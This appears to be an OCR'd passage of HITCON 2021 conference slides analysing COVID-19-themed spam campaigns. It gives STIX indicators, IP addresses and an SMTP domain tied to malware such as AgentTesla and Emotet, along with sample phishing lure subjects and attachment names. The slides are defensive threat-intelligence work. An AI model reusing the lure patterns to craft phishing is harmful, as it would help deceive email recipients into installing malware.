
pattern: [ipv4-addr:value = '212.227.15.142']

pattern_type: stix

pattern_version: 2.1

Related Covid19-Spam Malware	Malware	IoC	Domain	Group
AgentTesla	Emotet	212.227.15.142 212.227.15.158	smtp.1and1.es	A

The same infrastructures were used in multiple threats




212.227.15.142
212.227.15.158
smtp.1and1.es

Group A Adds Japan as a next target

Date : 2020/3/30
Subject: URGENT NEED: U.S. Department of Health & Human Services/ COVID-19 Face Mask/ Forehead thermometers
Attachment File: purchase list.pdf.gz
Malware: Guloader -> AgentTesla

Date: 2021/6/27
Subject:支払い請求書(Payment invoice in En)
Attachment File: 433908000.pdf.lzh
Malware: AgentTesla

The same infrastructures were used in multiple threats



name: Covid19-SpamMail_C2_All.csv-Row-288-COL-1-ipv4

description: Covid19-SpamMail_C2_All.csv-Row-288-COL-1-ipv4

indicator_types: ["malicious-activity"]

pattern: [ipv4-addr:value = '91.195.240.13']

pattern_type: stix

pattern_version: 2.1

valid_from: 2020-09-09T05:19:25.066865Z

object_marking_refs: ["marking-definition--f88d31f6-486f-44da-b317-01333bde0b82"]

Related Covid19-Spam Malware	Malware	IoC	Group
Formbook	Ramnit	91.195.240.13	A

Conclusion

1. Due to changes in Work style, Attacks targeting vulnerabilities in VPN devices have increased overwhelmingly compared to before Covid-19 and are still being confirmed.

2. Attackers make recipients urgent or interested messages in order to get them to open spam emails.

3. It is possible to classify attackers by analyzing the characteristics of spam emails and related malware. Group A’s activity continued to be confirmed in 2021.

4. It is important for your organization's security personnel to find anomalies in your organization by collecting and analyzing traces of attacks.

5. It is important to create use cases by considering the user's behavior when infected by malicious email opening at the process level.

Reference

1. https://www.ipa.go.jp/security/vuln/10threats2021.html
2. https://www.verizon.com/about/sites/default/files/Return_To_Business_As_Unusua-2020-White-Paper.pdf
3. https://www.jpcert.or.jp/at/2019/at190033.html
4. https://ics-cert.kaspersky.com/media/Kaspersky-ICS-CERT-Vulnerability-in-Fortigate-VPN-servers-is-exploited-in-Cring-ransomware-attacks-En.pdf
5. https://unit42.paloaltonetworks.jp/silverterrier-covid-19-themed-business-email-compromise/
6. https://github.com/s-tip/stip-common

Thank you ^^

Any Question?

HITCON 2021

WORK FROM HOME,
HACK INTO HOME